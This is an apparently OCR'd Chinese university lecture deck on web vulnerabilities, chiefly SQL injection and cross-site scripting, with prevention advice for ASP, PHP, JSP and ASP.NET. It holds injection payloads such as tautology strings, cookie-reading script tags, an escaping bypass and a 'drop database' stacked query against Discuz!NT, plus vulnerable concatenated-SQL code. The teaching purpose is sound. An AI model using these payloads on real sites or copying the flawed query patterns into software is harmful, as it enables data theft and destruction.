
Web代码漏洞

程绍银


sycheng@ustc.edu.cn



大纲

- Web漏洞种类
- 防范措施
- 检测方法

Web漏洞种类


Information Disclosure
Source Code Disclosure
Arbitrary Code Execution
Cross Site Scripting
SQL Injection
Path Traversal
Profiling
Port Scans
Ping Sweeps
Banner Grabbing
NetBIOS - Enumeration
Denial of Service
Buffer Overflows
SYN Floods
Viruses, Worms and Trojan Horses
(NIMDA
Code Red,
others)
Web Server Vulnerabilities
Poor patch management
Unnecessary services and protocols
Poor access control
No auditing
Vulnerable TCP/IP stack
Over privileged accounts
Firewall
Firewall
Browser
Web Server
SQL Server

常见的web漏洞

- sql注入(SQL injection)
- XSS攻击(CSS or XSS, Cross Site Scripting)
- 远程命令执行(Code execution)
- 目录遍历(Directory traversal)
- 文件上传(File inclusion)
- cookie欺骗
- 文件包含(File inclusion)
- 其他

Web漏洞检测

- 白盒检测
- 对检测者的要求：
  ——能读懂用此语言写的程序
  ——明白漏洞成因
  ——漏洞挖掘经验
- 常用的web脚本语言：Asp/Php/Jsp/asp.net

Sql注入及其危害

- 所谓SQL注入，就是通过把SQL命令插入到Web表单递交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。通过递交参数构造巧妙的SQL语句，从而成功获取想要的数据
- 危害

  --非法查询其他数据库资源，如管理员帐号

  --执行系统命令

  --获取服务器root权限

Sql注入类型

- 主要分为字符型注入和数字型注入，由于编程语言不同，所存在的注入类型也不同
- SQL查询语句中，数据类型的语法有三种：
  - 数字型： SELECT 列 FROM 表 WHERE 数字型列=值
  - 字符型： SELECT 列 FROM 表 WHERE 字符型列='值'
  - 搜索型： SELECT * FROM 表 WHERE where 被搜索的列 like '%值%'

Sql注入原理

- Test.asp文件代码片段：

sqlStr = “select * from n_user where
username= ‘” &username&”’ and
password= ‘ “&password&”’

rs = conn.execute(sqlStr)

- 正常的查询：test.asp?username=test&password=123


sqlStr = “select * from n_user where username= ‘test’ and
password= ‘123’ “

- 异常的查询：使password=123 ‘ or ‘1’ = ‘1：

Sql语句到数据库后：

sqlStr = “select * from n_user where username= ‘test’ and
password= ‘123’ or ‘1’ = ‘1’ “

Or ‘1’ = ‘1’ 始终成立


sqlmap.org
百度
sqlmap
Automatic SQL injection and database takeover tool
View project on GitHub
Introduction
sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.
Download .zip file
Download .tar.gz file
Features
• Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB database management systems.

XSS（跨站脚本攻击）

- 跨站脚本攻击(通常简写为XSS)是指攻者利用网站程序对用户输入过滤不足，输入可以显示在页面上对其他用户造成影响的HTML代码，从而盗取用户资料、利用用户身份进行某种动作或者对访问者进行病毒侵害的一种攻击方式。
- 危害：

  ——盗取用户cookie

  ——Xss蠕虫

  ——挂马，结合xss蠕虫，危害巨大。

XSS（跨站脚本攻击）

- 例如，一个没有经过安全设计并实现的论坛，当你在跟贴时在正文输入这样的代码：
  - <script>alert(document.cookie);</script>
- 当其它用户浏览时便会弹出一个警告框，内容显示的是浏览者当前的cookie串
- 试想如果我们注入的不是以上这个简单的测试代码，而是一段经常精心设计的恶意脚本，当用户浏览此帖时，cookie信息就可能成功的被攻击者获取

Xss防范

- 对用户输入数据编码：

  Asp:server.htmlencode函数

  Php:htmlspecialchars函数

  asp.net:HttpContext.Current.Server.HtmlEncode

  jsp:默认没有提供过滤方法，需要自写方法。
- 过滤危险的html关键字符：

  比如：script/iframe等。

XSS检测

- 搜索关键字。
- Asp:request/
- Php:$_GET/$_POST/$_COOKIE/*$_SERVER*
- Jsp：request.getParameter/ request.getCookies
- Asp.net:Request.QueryString/Form/Cookies/ SeverVaiables/

一篇论文

- A. Kiezun, P. J. Guo, K. Jayaraman, and M. D. Ernst, "Automatic creation of SQL injection and cross-site scripting attacks," MIT Computer Science and Artificial Intelligence Laboratory MIT-CSAIL-TR-2008-054, September 10 2008.

- XSS
- sql-inject

sql-inject

SQL Injection. A SQLI vulnerability results from the application's use of user input in constructing database statements. The attacker invokes the application, passing as an input a (partial) SQL statement, which the application executes. This permits the attacker to get unauthorized access to, or to damage, the data stored in a database. To prevent this attack, applications need to sanitize input values that are used in constructing SQL statements, or else reject potentially dangerous inputs.

XSS

First-order XSS. A first-order XSS (also known as Type 1, or reflected, XSS) vulnerability results from the application inserting part of the user's input in the next HTML page that it renders. The attacker uses social engineering to convince a victim to click on a (disguised) URL that contains malicious HTML/JavaScript code. The user's browser then displays HTML and executes JavaScript that was part of the attacker-crafted malicious URL. This can result in stealing of browser cookies and other sensitive user data. To prevent first-order XSS attacks, users need to check link anchors before clicking on them, and applications need to reject or modify input values that may contain script code.

XSS

Second-order XSS. A second-order XSS (also known as persistent, stored, or Type 2 XSS) vulnerability results from the application storing (part of) the attacker's input in a database, and then later inserting it in an HTML page that is displayed to multiple victim users (e.g., in an online bulletin board application). It is harder to prevent second-order XSS than first-order XSS, because applications need to reject or sanitize input values that may contain script code and are displayed in HTML output, *and* need to use different techniques to reject or sanitize input values that may contain SQL code and are used in database commands.

XSS

Second-order XSS is much more damaging than first-order XSS, for two reasons: (a) social engineering is not required (the attacker can directly supply the malicious input without tricking users into clicking on a URL), and (b) a single malicious script planted once into a database executes on the browsers of many victim users.

论文中的例子

```
http://www.mysite.com/?mode=display&topicid=1
```

Input parameters passed inside the URL are available in the `$_GET` associative array. In this example URL, the input has two key-value pairs: `mode=display` and `topicid=1`.

```php
// exit if parameter 'mode' is not provided
if(!isset($_GET['mode'])){
  exit;
}

if($_GET['mode'] == "add")
  addMessageForTopic();
else if($_GET['mode'] == "display")
  displayAllMessagesForTopic();
else
  exit;

function addMessageForTopic(){
  if(!isset($_GET['msg']) ||
     !isset($_GET['topicid']) ||
     !isset($_GET['poster'])){
        exit;
  }

  $my_msg = $_GET['msg'];
  $my_topicid = $_GET['topicid'];
  $my_poster = $_GET['poster'];

  //construct SQL statement
  $sqlstmt = "INSERT INTO messages VALUES('$my_msg','$my_topicid')";

  //store message in database
  $result = mysql_query($sqlstmt);
  echo "Thank you $my_poster for using the message board";
}

function displayAllMessagesForTopic(){
  if(!isset($_GET['topicid'])){
    exit;
  }

  $my_topicid = $_GET['topicid'];

  $sqlstmt = "SELECT msg FROM messages WHERE topicid='$my_topicid'";
  $result = mysql_query($sqlstmt);

  //display all messages
  while($row = mysql_fetch_assoc($result)){
    echo "Message " . $row['msg'];
  }
}
```

SQL injection attack. Both database queries, in lines 28 and 40, are vulnerable but we discuss only the latter, which exploits the lack of input validation for `topicid`.

Consider the following string passed as the value for input parameter `topicid`:

```
1' OR '1'='1
```

This string leads to an attack because the query that the program submits to the database in line 40,

```
SELECT msg FROM messages WHERE topicid='1' OR '1'='1'
```

contains a tautology in the `WHERE` clause and will retrieve all messages, possibly leaking private information.

To exploit the vulnerability, the attacker must create an *attack vector*, i.e., the full set of inputs that make the program follow the exact path to the vulnerable `mysql_query` call and execute the attack query. In our example, the attack vector must contain at least parameters `mode` and `topicid` set to appropriate values. For example:

```
mode    →  display
topicid →  1' OR '1'='1
```

First-order XSS attack. This attack exploits the lack of validation of the input parameter `poster`. After storing a message, the program displays a confirmation note (line 29) using the local variable `my_poster`, whose value is derived directly from the input parameter `poster`. Here is an attack vector that, when executed, opens a popup window on the user's computer:

```
mode     → add
topicid  → 1
msg      → Hello
poster   → Villain<script>alert("XSS")</script>
```

This particular popup is innocuous; however, it demonstrates the attacker's ability to execute script code in the victim's browser (with access to the victim's session data and permissions). A real attack might, for example, send the victim's browser credentials to the attacker.

Second-order XSS attack. This attack exploits the lack of SQL validation of parameter `msg` when storing messages in the database (line 25) and the lack of HTML validation when displaying messages (line 44). The attacker can use the following attack vector to store the malicious script in the application's database.

```
mode     → add
topicid  → 1
msg      → Hello<script>alert("XSS")</script>
poster   → Villain
```

Now *every* user whose browser displays messages in topic 1 gets an unwanted popup. For example, executing the following innocuous input results in an attack:

```
mode     → display
topicid  → 1
```

Sql注入对于不同语言的表现

- Asp表现
- Php表现
- Jsp表现
- Asp.net表现

Asp表现

- 存在数字型和字符型注入
- (A) 数字型　字段=51

  Select * from 表名 where 字段=51

  构造参数：ID=49 And [查询条件]

  生成语句：Select * from 表名 where 字段=49 And [查询条件]
- (B)字符型的另一种形式

  搜索语句：Select * from 表名 where 字段like ’ %关键字%’

  构造参数：keyword=’ and [查询条件] and ‘%25’ =’

  生成语句：Select * from 表名 where字段 like ’ %’ and [查询条件] and ‘%’ =’ %’

Asp注入的预防

- 对于用户端输入的任意字符，包括GET提交，POST提交，Cookie提交，SERVER提交的都需要做严格过滤
- 对于数字型参数判断是否为数字：可用函数isNumeric来判断，返回值为true和false
- 对于字符型参数过滤单引号，使其无法闭合当前sql语句的单引号
- 例外：base64编码
- Sql通用防注入

Php中的表现

- Php的魔术引号(magic_quotes_gpc)
  - 魔术引号是一个自动将进入 PHP 脚本的数据进行转义的过程。 当打开时，所有的 ‘（单引号），“（双引号），\（反斜线）和 *NULL* 字符都会被自动加上一个反斜线进行转义
- php.ini-dist 默认是开启此功能。如果安装php时使用此文件，将不会产生字符型注入，主要是数字型注入
- 数字型注入：

  select * from guess where id= “.$id.”

  select * from guess where id=$id

GPC不起作用的情况

- 数组

  $userid=$_POST[userid'];

  for($i=0;$i<count($ userid);$i++){

  $query=“select * from user where i_hid='".$ userid[$i]."'";

- 编码函数引起

  base64_decode,base64编码后的单引号：Jw==

- mysql处理GBK编码字符%bf%27导致单引号被绕过的问题

- 其他数据库，如ms sql。对于转义符反斜杠作为字符处理的。

  select * from test where title ='aaa\' or '1'='1 ‘

Php注入的预防(一)

- 确认GPC开启，若没开启则用addslashes 函数过滤之，如下代码。

```
if (!get_magic_quotes_gpc()) {
    $lastname = addslashes($_POST['lastname']);
} else {
    $lastname = $_POST['lastname'];
}
```

- 对于数字型参数可使用intval 或floatval 强制转换为数字型。
- 注意mysql的版本以及默认字符集，Mysql>4.1

字符集连接字符串:

```
mysql_query("SET character_set_connection=$dbcharset,
character_set_results=$dbcharset,
character_set_client=binary;");
```

Php注入的预防(二)

- Php5以上版本Mysqli扩展预防，参数化查询
- $city = "Amersfoort";
  /* create a prepared statement */
  $stmt = $mysqli->prepare("SELECT District FROM City WHERE Name=?")

```
    $stmt->bind_param("s", $city);
    $stmt->execute();
    $stmt->bind_result($district);
    $stmt->fetch();
    printf("%s is in district %s\n", $city, $district);
    $stmt->close();
```

- }

Jsp 表现

- 由于java语言是强类型语言，所有变量定义前必须声明其类型，因而仅存在字符型的注入
- 字符型注入实例：

  String sql = "select * from tb_name where name='"+varname+"' and passwd='"+varpasswd+"'";

  stmt = conn.prepareStatement(sql);

  构造参数varpasswd值为：' or '1' = '1
- Sql语句经过解析后将是：

  select * from tb_name = '随意' and passwd = '' or '1' = '1';

Jsp预防

- 采用jdbc的prepareStatement查询数据库，并且sql语句中不出现参数，如：

```
sqlStr = “select id from info where city=? and open=? order by id desc”;
stmt = conn.prepareStatement(sqlStr);
stmt.setString(1,city);
stmt.setString(2,var1);
```

Asp.net表现

- 开发语言常用的有：vb.net和C#,都属于强类型语言，因而只存在字符型注入。
- 注入原理，与asp的字符型注入一样。


Asp.net注入预防

- 使用Ado.net的参数化查询。

```
strSQL = "SELECT * FROM Orders WHERE CustomerID = @CustomerID";
SqlCommand cmd = new SqlCommand(strSQL, cn);//创建一个sqlcommand对象。
//创建新参数，参数绑定
cmd.Parameters.AddWithValue("@CustomerID", "ALFKI");
```

sql注入的检测简单流程

Sql语句一样，查询方法也一样。



SQL注入的实例

- SQL注入
  - 一般存在于http://xxx.xxx.xxx/abc.asp?id=XX等带有参数的动态网页
  - 没有对外界输入进行必要的过滤
- 原理不赘述，以一个例子来说明

SQL注入漏洞和攻击的例子

- Sql注入漏洞
- 网页挂马

- http://www.educity.cn/labs/648627.html
- 运行平台
  - Windows 2003 Server(自带IIS 6.0)
  - SQL Server 2005
  - Discuz!NT 2.5

漏洞起因

- 漏洞是由showuser.aspx文件引起的，该文件的作用是显示论坛的会员列表。由于脚本中对于用来用户排序的ordertype参数未经过滤而直接查询数据库，攻击者可以通过精心构造的ordertype参数进行数据库的写操作

漏洞出错提示


http://192.168.1.106/showuser.aspx?ordertype=desc;drop%20database%20kj;
_old
Tools
Google
News
Person
Vulnerability
办公
大杂烩
其他书签
"/"应用程序中的服务器错误。
无法对 数据库'kj' 执行 删除，因为它不存在，或者您没有所需的权限。
说明: 执行当前 Web 请求期间，出现未处理的异常。请检查堆栈跟踪信息，以了解有关该错误以及代码中导致错误的出处的详细信息。
异常详细信息: System.Data.SqlClient.SqlException: 无法对 数据库'kj'执行 删除，因为它不存在，或者您没有所需的权限。
源错误:
[没有相关的源行]
源文件: c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\Temporary ASP.NET Files\root\c3554961\e1616900\App_Web_e1puyytg.2.cs 行: 0
堆栈跟踪:
[SqlException (0x80131904): 无法对 数据库'kj' 执行 删除，因为它不存在，或者您没有所需的权限。]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +862234
System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection) +739110
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +188
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimp
System.Data.SqlClient.SqlDataReader.HasMoreRows() +150
System.Data.SqlClient.SqlDataReader.ReadInternal(Boolean setTimeout) +214
System.Data.SqlClient.SqlDataReader.NextResult() +162
System.Data.ProviderBase.DataReaderContainer.NextResult() +16

漏洞触发路径

```
……
System.Data.Common.DbDataAdapter.Fill(DataSet dataSet) +86
   Discuz.Data.DbHelper.ExecuteDataset(DbConnection connection, CommandType
commandType, String commandText, DbParameter[] commandParameters) +203
   Discuz.Data.DbHelper.ExecuteDataset(CommandType commandType, String
commandText, DbParameter[] commandParameters) +219
   Discuz.Data.SqlServer.DataProvider.GetUserList(Int32 pagesize, Int32
pageindex, String orderby, String ordertype) +907
   Discuz.Forum.Users.GetUserList(Int32 pagesize, Int32 pageindex, String
orderby, String ordertype) +47
   Discuz.Web.showuser.ShowPage() +360
   Discuz.Forum.PageBase..ctor() +3067
   Discuz.Web.showuser..ctor() +4
   ASP.aspx_1_showuser_aspx..ctor() in
c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\Temporary ASP.NET
Files\root\ebab4e56\8b4d3b94\App_Web_m4d35vxi.13.cs:0

__ASP.FastObjectFactory_app_web_m4d35vxi.Create_ASP_aspx_1_showuser_aspx()
in c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\Temporary ASP.NET
Files\root\ebab4e56\8b4d3b94\App_Web_m4d35vxi.14.cs:0
